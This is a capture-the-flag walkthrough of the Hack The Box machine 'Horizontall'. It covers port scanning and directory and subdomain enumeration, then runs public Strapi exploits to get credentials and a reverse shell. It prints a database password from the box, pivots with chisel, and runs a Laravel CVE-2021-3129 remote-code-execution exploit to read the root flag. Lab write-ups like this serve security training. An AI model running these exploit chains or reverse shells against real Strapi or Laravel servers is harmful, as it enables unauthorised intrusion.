
Rustscan.
Nmap
Gobuster
https://github.com/diego-tella/CVE-2019-19609-EXPLOIT
https://github.com/nth347/CVE-2021-3129_exploit
I started a rustscan to know what ports are open on the machine. Rustscan is faster than Nmap in finding which ports are open. Once I know which ports are open, I can customize the nmap scan to give me detailed information about the ports.
Rustscan results:
----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
🌍HACK THE PLANET🌍

[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.11.105:22
Open 10.10.11.105:80
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
ports 22 and 80 are open.
Now we run Nmap scan targeting these two ports.
nmap -sC -sV -vv -p22,80 10.10.11.105
Results:
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ee:77:41:43:d4:82:bd:3e:6e:6e:50:cd:ff:6b:0d:d5 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDL2qJTqj1aoxBGb8yWIN4UJwFs4/UgDEutp3aiL2/6yV2iE78YjGzfU74VKlTRvJZWBwDmIOosOBNl9nfmEzXerD0g5lD5SporBx06eWX/XP2sQSEKbsqkr7Qb4ncvU8CvDR6yGHxmBT8WGgaQsA2ViVjiqAdlUDmLoT2qA3GeLBQgS41e+TysTpzWlY7z/rf/u0uj/C3kbixSB/upkWoqGyorDtFoaGGvWet/q7j5Tq061MaR6cM2CrYcQxxnPy4LqFE3MouLklBXfmNovryI0qVFMki7Cc3hfXz6BmKppCzMUPs8VgtNgdcGywIU/Nq1aiGQfATneqDD2GBXLjzV
|   256 3a:d5:89:d5:da:95:59:d9:df:01:68:37:ca:d5:10:b0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIyw6WbPVzY28EbBOZ4zWcikpu/CPcklbTUwvrPou4dCG4koataOo/RDg4MJuQP+sR937/ugmINBJNsYC8F7jN0=
|   256 4a:00:04:b4:9d:29:e7:af:37:16:1b:4f:80:2d:98:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJqmDVbv9RjhlUzOMmw3SrGPaiDBgdZ9QZ2cKM49jzYB
80/tcp open  http    syn-ack nginx 1.14.0 (Ubuntu)
|_http-title: Did not follow redirect to http://horizontall.htb
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
In order for the home page to load on my machine, I added it to the /etc/hosts file.
echo "10.10.11.105 horizontall.htb" >> /etc/hosts
Then I used gobuster to enumerate the direcotories.
gobuster dir -u http://horizontall.htb/ -w /usr/share/dirbuster/wordlists/directory-list-1.0.txt
Not much can be found from this scan.
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://horizontall.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/01/28 19:53:31 Starting gobuster in directory enumeration mode
===============================================================
/img                  (Status: 301) [Size: 194] [--> http://horizontall.htb/img/]
/css                  (Status: 301) [Size: 194] [--> http://horizontall.htb/css/]
/js                   (Status: 301) [Size: 194] [--> http://horizontall.htb/js/]
But maybe, I could find useful infromation on the page source.
<!DOCTYPE html><html lang=""><head><meta charset="utf-8"><meta http-equiv="X-UA-Compatible" content="IE=edge"><meta name="viewport" content="width=device-width,initial-scale=1"><link rel="icon" href="/favicon.ico"><title>horizontall</title><link href="/css/app.0f40a091.css" rel="preload" as="style"><link href="/css/chunk-vendors.55204a1e.css" rel="preload" as="style"><link href="/js/app.c68eb462.js" rel="preload" as="script"><link href="/js/chunk-vendors.0e02b89e.js" rel="preload" as="script"><link href="/css/chunk-vendors.55204a1e.css" rel="stylesheet"><link href="/css/app.0f40a091.css" rel="stylesheet"></head><body><noscript><strong>We're sorry but horizontall doesn't work properly without JavaScript enabled. Please enable it to continue.</strong></noscript><div id="app"></div><script src="/js/chunk-vendors.0e02b89e.js"></script><script src="/js/app.c68eb462.js"></script></body></html>
There are multiple JavaScript files show on the source page, maybe there are hidden subdomains. I will run another direcotory scan to check.
gobuster vhost -u http://horizontall.htb -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
Results:
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://horizontall.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2022/01/29 16:04:40 Starting gobuster in VHOST enumeration mode
===============================================================
Found: api-prod.horizontall.htb (Status: 200) [Size: 413]
Found a sub domain called: api-prod.horizontall.htb I will add it to the /etc/hosts file so I can access it.
echo "10.10.11.105 api-prod.horizontall.htb" >> /etc/hosts
I will execute another gobuster scan on this specific subdomain.
gobuster dir -u http://api-prod.horizontall.htb/ -w /usr/share/dirbuster/wordlists/directory-list-1.0.txt
Results
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://api-prod.horizontall.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/01/29 16:43:15 Starting gobuster in directory enumeration mode
===============================================================
/reviews              (Status: 200) [Size: 507]
/admin                (Status: 200) [Size: 854]
/\"                   (Status: 400) [Size: 67]
/Users                (Status: 403) [Size: 60]
/\                    (Status: 400) [Size: 67]
/\"globals            (Status: 400) [Size: 67]
/Alfv%E9n_wave        (Status: 400) [Size: 69]
/Hannes_Alfv%E9n      (Status: 400) [Size: 69]
/Enciclopedia_Libre_Universal_en_Espa%F1ol (Status: 400) [Size: 69]
/mosquitologof%FCrshopfigurklein_3 (Status: 400) [Size: 69]
/\'                   (Status: 400) [Size: 67]
===============================================================
2022/01/29 18:34:06 Finished
===============================================================
Found various direcotories. Then, I googled Strapi. This is an Open source Node.js Headless CMS.

With more research, There is an exploit for it on https://www.exploit-db.com/exploits/50239
Let's use it
python3 /usr/share/exploitdb/exploits/multiple/webapps/50239.py http://api-prod.horizontall.htb
It worked and now I have credentails that I can use to login. Great, It works.
Now that I am in.
The exploit also showed a JSON token. I will use another exploit, that can be found here https://github.com/diego-tella/CVE-2019-19609-EXPLOIT
Before I executed the above exploit, I started a listener.
python3 exploit.py -d api-prod.horizontall.htb -jwt [Add the JSON token from the previous exploit] -l [add your tunnel ip] -p [add your listener port number]
Then, I have a shell. I made sure it is stable by adding the following command:
python3 -c 'import pty; pty.spawn("/bin/bash")'
after navigating around the shell, I found the directory containing the user flag at this location /home/developer
Looking around, I was able to find some credentails at this directory /myapi/config/environments/development. This took a lot of time to find.
CLICK TO REVEAL
{ "defaultConnection": "default", "connections": { "default": { "connector": "strapi-hook-bookshelf", "settings": { "client": "mysql", "database": "strapi", "host": "127.0.0.1", "port": 3306, "username": "developer", "password": "#J!:F9Zt2u" }, "options": {} } } }
I tried to ssh using the credentails, and it didn't work.
next on the shell, I ran the following command to check for open ports.
netstat -antlp
Results
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:1337          0.0.0.0:*               LISTEN      1797/node /usr/bin/
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp        0      0 10.10.11.105:33500      10.10.14.3:1234         CLOSE_WAIT  26561/nc
tcp        0      0 10.10.11.105:45374      10.10.14.18:3535        CLOSE_WAIT  5277/nc
tcp        0      0 10.10.11.105:33490      10.10.14.3:1234         CLOSE_WAIT  24847/nc
tcp        0    173 10.10.11.105:33506      10.10.14.3:1234         ESTABLISHED 26669/nc
tcp        0      0 10.10.11.105:45388      10.10.14.18:3535        CLOSE_WAIT  23892/nc
tcp        0      0 10.10.11.105:22         10.10.14.3:52882        FIN_WAIT2   -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
Looking at this output, from previouse knowledge, usually:
port 3306 is the classic protocol for MySQL.
Port 22 is for secure shell.
Port 80 is for http protocol.
Port 1337 is usually for API calls
But what is running on port 8000?
I run the following command to findout:
curl 127.0.0.1:8000
Results: There is a service called Laravel v8 (PHP v7.4.18). With some research, this framework has a vulnerability. You can read more aobut it here: https://github.com/nth347/CVE-2021-3129_exploit
Now let's do portforwarding to exploit this vulnerability. A tool to help with this is called chisel. More info about it here: https://github.com/jpillora/chisel
I uploaded the tool to the target machine. Made it executable. Then, started a chisel server on mine. then executed chisel again on the target machine.
Now I am able to access the Laravel service on port 8000 from my browser.
Next, I will use the https://github.com/nth347/CVE-2021-3129_exploit.
Since I already have a forwareded port, I will use the following command to access the root folder and retrieve the root.txt
python3 exploit.py [add local host:service port] Monolog/RCE1 "cat /root/root.txt"
Results:
i] Trying to clear logs
[+] Logs cleared
[+] PHPGGC found. Generating payload and deploy it to the target
[+] Successfully converted logs to PHAR
[+] PHAR deserialized. Exploited

[root flag should be here]

[i] Trying to clear logs
[+] Logs cleared